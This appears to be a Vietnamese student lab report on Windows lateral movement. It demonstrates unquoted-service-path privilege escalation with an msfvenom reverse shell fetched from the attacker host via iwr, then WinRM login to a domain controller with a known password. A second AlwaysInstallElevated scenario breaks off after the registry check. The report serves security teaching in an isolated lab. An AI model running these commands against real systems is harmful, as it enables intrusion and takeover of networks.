
WMI (Windows Management Instrumentation), đây là tính năng của Windows cung cấp tiêu chuẩn để phần mềm và các script yêu cầu thông tin về tình trạng của hệ điều hành Windows và dữ liệu trên đó.

Khác với WinRM sử dụng giao thức WS-Management SOAP-based, WMI nhận dữ liệu từ các remote computers thông qua DCOM.

Đây là kiến trúc của WMI:

Lab 2 – Tấn công mạng

14




- Consumer/Application: thực hiện gửi request và cung cấp data cho Provider. Vd: lấy thông tin về hệ điều hành, khởi tạo process,...
- WMI Infrastructure: cầu nối giao tiếp giữa Consumer/Application và Provider, hay đơn giản là WMI service (winmgmt).
- Managed objects and WMI providers: Là nơi tiếp nhận xử lý request/data từ Consumer/Application.

Với WMI có thể làm được rất nhiều thứ: recon thông tin hệ thống, create process, file info,... Nó sử dụng giao thức DCE/RPC để giao tiếp. WMI rất hay được các hacker sử dụng cho mục đích Lateral Movement, thậm chí là exec command.

Lab 2 – Tấn công mạng

Mô hình mạng:

15



- Nêu tối thiểu 2 kịch bản tấn công Lateral Movement vào hệ thống mạng mà nhóm đã xây dựng ở lab 1, giải thích và mô tả rõ về kịch bản thực hiện, hình minh chứng tấn công, lưu ý: phải có liên kết với kỹ thuật Privilege Escalation:

+ Kịch bản 1: Máy client trong mạng nội bộ đã bị Attacker xâm chiếm và Attacker đã thực hiện Privilege Escalation thông qua lỗ hổng Unquoted Service Path để lấy được quyền admin, Attacker cũng đã biết mật khẩu của Domain Controller, kết hợp các thông tin này, Attacker sử dụng WinRM để Lateral Movement qua máy Domain Controller.

Máy client đã bị Attacker xâm chiếm:

```
kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Help | 1 2 3 | msfconsole
kali-linux-2024.3-vmware... <--> Windows 10 x64 <--> Windows Server 2019

msfconsole
[*] Started reverse TCP handler on 192.168.200.128:1337
[*] Command shell session 1 opened (192.168.200.128:1337 -> 192.168.200.130:55576) at 2025-05-06 09:39:09 -0400

PS C:\Users\user> whoami
nt205\user
PS C:\Users\user> hostname
DESKTOP-FHD17F4
PS C:\Users\user>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Windows Taskbar icons: Start, Search, Task View, File Explorer, Edge, Chrome, Word, etc. System tray: Battery (30C), Power (Trời ít máy), Network (8:39 PM), Date (5/6/2025).

Lab 2 – Tấn công mạng

16

PRIVILEGE ESCALATION:

Thực hiện câu lệnh để tìm kiếm các service có nguy cơ dính lỗ hổng Unquoted Service Path:

```
PS C:\Users\user> cmd /c 'wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i "v" /v "c:\windows\" |findstr /i "Vuln Service 1" |findstr /i "C:\Program Files\Vulnerable Service1\Service 1.exe" |findstr /i "Auto" |findstr /i "P"'
```

Ta thấy được có service Vulnerable Service 1 bị dính lỗ hổng Unquoted Service Path.

Ta sẽ sử dụng câu lệnh “sc qc” và “icacls” để kiểm tra các thông tin của service này:

```
PS C:\Users\user> cmd /c 'sc qc "Vulnerable Service 1"'
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Vulnerable Service 1
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\Program Files\Vulnerable Service1\Service 1.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Vuln Service 1
    DEPENDENCIES      :
    SERVICE_START_NAME : LocalSystem
PS C:\Users\user> cmd /c 'icacls "C:\Program Files\Vulnerable Service1"'
C:\Program Files\Vulnerable Service1 BUILTIN\Users:(W)
                                         NT SERVICE\TrustedInstaller:(I)(F)
                                         NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                         NT AUTHORITY\SYSTEM:(I)(F)
                                         NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                         BUILTIN\Administrators:(I)(F)
                                         BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                         BUILTIN\Users:(I)(RX)
                                         BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Hai câu lệnh trên cho ta biết service này sẽ tự động chạy khi khởi động lại máy. Và BUILTIN\Users (client) có quyền ghi vào “C:\Program Files\Vulnerable Service1”.

Lab 2 – Tấn công mạng

Ta sẽ kiểm qua tình trạng hiện tại của service với câu lệnh “sc query”:


17



```
PS C:\Users\user> python -m http.server 80 | Kali@kali:~ 
PS C:\Users\user>
PS C:\Users\user> cmd /c 'sc query "Vulnerable Service 1"' 
SERVICE_NAME: Vulnerable Service 1
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT         : 0x0
    WAIT_HINT          : 0x0
PS C:\Users\user>
```

Service này hiện tại đang được chạy. Ta sẽ tìm cách để khởi động lại nó nhằm khai thác lỗ hổng Unquoted Service Path.

Trước tiên, ta sẽ dùng msfvenom để tạo ra một reverse shell với tên gọi Service.exe




```
vodanh->>> msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=1234 -f exe > Service.exe [9:36:54]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
[9:45:33]
```

Lab 2 – Tấn công mạng


Thực hiện host các file ở port 80:

18



A screenshot of a Kali Linux terminal window titled "msfconsole". The command "python -m http.server 80" is run, and the output shows the server is serving on port 80. The terminal window is part of a VMware Workstation interface, with other windows like "Windows 10 x64" and "Windows Server 2019" visible in the background.

Ta sẽ sử dụng câu lệnh “iwr” để lấy file Service.exe từ máy Attacker và lưu vào “C:\Program Files\Vulnerable Service1”.



A screenshot of a Kali Linux terminal window titled "msfconsole". The user is navigating to the "Vulnerable Service 1" directory and running "cmd /c 'sc query \"Vulnerable Service 1\"'" to get service details. Then, they run "iwr -Uri http://192.168.200.128/Service.exe -Outfile \"C:\Program Files\Vulnerable Service1\Service.exe\"". The terminal window is part of a VMware Workstation interface.

Nếu service này có lỗ hổng Unquoted Service Path thì khi khởi động lại, nó sẽ chạy file Service.exe của chúng ta thay vì Service 1.exe.

Lab 2 – Tấn công mạng

19

Nếu đúng như bình thường thì ta sẽ phải đợi cho đến khi máy được khởi động lại thì ta sẽ có thể kết nối được Reverse Shell, nhưng ở đây ta sẽ thử xài câu lệnh “sc stop” và “sc start” để xem có khởi động lại được service này không:

```
msfconsole
python -m http.server 80
msfconsole

PS C:\Users\user>
PS C:\Users\user> cmd /c 'sc stop "Vulnerable Service 1"' 

SERVICE_NAME: Vulnerable Service 1
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 3   STOP_PENDING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT          : 0x0

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
msfconsole
python -m http.server 80
msfconsole

PS C:\Users\user>
PS C:\Users\user> cmd /c 'sc start "Vulnerable Service 1"' 

SERVICE_NAME: Vulnerable Service 1
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 2   STOPPED
                           (NOT_STOPPABLE, NOT_PAUSABLE, NOT_ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT          : 0x0

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

May mắn là chúng ta có quyền thực thi được hai câu lệnh “sc stop” và “sc start”.

Trước đó, thực hiện lắng nghe ở port 1234 và nếu thành công, chúng ta sẽ nhận lại một Reverse Shell với quyền system:

Lab 2 – Tấn công mạng

```

msfconsole
[*] Started reverse TCP handler on 192.168.200.128:1234
[*] Command shell session 1 opened (192.168.200.128:1234 → 192.168.200.130:55619) at 2025-05-06 09:50:21 -0400

Shell Banner:
Microsoft Windows [Version 10.0.19045.5737]
(c) Microsoft Corporation. All rights reserved.
-----

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
DESKTOP-FHDI7F4

C:\Windows\system32>

```

LATERAL MOVEMENT:

Ta sẽ thực hiện kỹ thuật Lateral Movement thông qua công cụ WinRM.

Đầu tiên ta sẽ kiểm tra trên máy Domain Controller có được bật PSRemoting không:

```

powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Test-WSMan -ComputerName 192.168.200.129 -Verbose
Test-WSMan -ComputerName 192.168.200.129 -Verbose

wsmid      : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor  : Microsoft Corporation
ProductVersion : OS: 0.0.0 SP: 0.0 Stack: 3.0

PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>

```

Kết quả là PSRemoting đang được bật trên máy Domain Controller.


Ta sẽ tiến hành gán giá trị password của admin vào biến \$password (ở đây là admin123!).

Lab 2 – Tấn công mạng

Tiếp theo, ta sẽ kết hợp tên của admin và password, gán vào biến \$creds.

21

Cuối cùng ta thực hiện câu lệnh Enter-PSSession vào Domain Controller với Credential là biến \$creds chúng ta đã lưu vào:



The screenshot shows a Windows Server 2019 desktop environment with a terminal window open. The terminal window title is 'msfconsole' and it contains the following PowerShell session:

```
PS C:\Windows\system32>
PS C:\Windows\system32>

PS C:\Windows\system32> $password = ConvertTo-SecureString 'admin123!' -AsPlainText -Force
$password = ConvertTo-SecureString 'admin123!' -AsPlainText -Force
PS C:\Windows\system32> $creds = New-Object System.Management.Automation.PSCredential('nt205\administrator', $password)
$creds = New-Object System.Management.Automation.PSCredential('nt205\administrator', $password)
PS C:\Windows\system32> Enter-PSSession -Computername 192.168.200.129 -Credential $creds
Enter-PSSession -Computername 192.168.200.129 -Credential $creds
[192.168.200.129]: PS C:\Users\Administrator\Documents> whoami
whoami
nt205\administrator
[192.168.200.129]: PS C:\Users\Administrator\Documents> hostname
hostname
WIN-ML9BK3AFNV
[192.168.200.129]: PS C:\Users\Administrator\Documents>
```

Ta đã thành công Lateral Movement qua máy Domain Controller.

Lưu ý: nếu chúng ta không có quyền system thì sẽ không sử dụng được câu lệnh Enter-PSSession, dù cho đã biết được các thông tin của admin:

```
PS C:\Users\user> $password = ConvertTo-SecureString 'admin123!' -AsPlainText -Force
PS C:\Users\user> $creds = New-Object System.Management.Automation.PSCredential('nt205\administrator', $password)
PS C:\Users\user> Enter-PSSession -Computername 192.168.200.129 -Credential $creds
PS C:\Users\user>
```

+ Kịch bản 2: Máy client trong mạng nội bộ đã bị Attacker xâm chiếm và Attacker đã thực hiện Privilege Escalation thông qua việc lạm dụng "AlwaysInstallElevated" registry key để lấy được quyền admin, Attacker cũng đã biết mật khẩu của Domain Controller, kết hợp các thông tin này, Attacker sử dụng WMI để Lateral Movement qua máy Domain Controller.

Lab 2 – Tấn công mạng

Máy client đã bị Attacker xâm chiếm:

```

[!] Started reverse TCP handler on 192.168.200.128:1337
[*] Command shell session 2 opened (192.168.200.128:1337 → 192.168.200.130:55772) at 2025-05-06 10:04:24 -0400

PS C:\Users\user> whoami
nt205\user
PS C:\Users\user> hostname
DESKTOP-FHDI7F4
PS C:\Users\user>

```

PRIVILEGE ESCALATION:

Ta sẽ thực hiện kiểm tra các AlwaysInstallElevated registry key để xem có lạm dụng được các key này nhằm leo thang đặc quyền:

```

PS C:\Users\user> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated      REG_DWORD      0x1

PS C:\Users\user> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated      REG_DWORD      0x1

PS C:\Users\user>

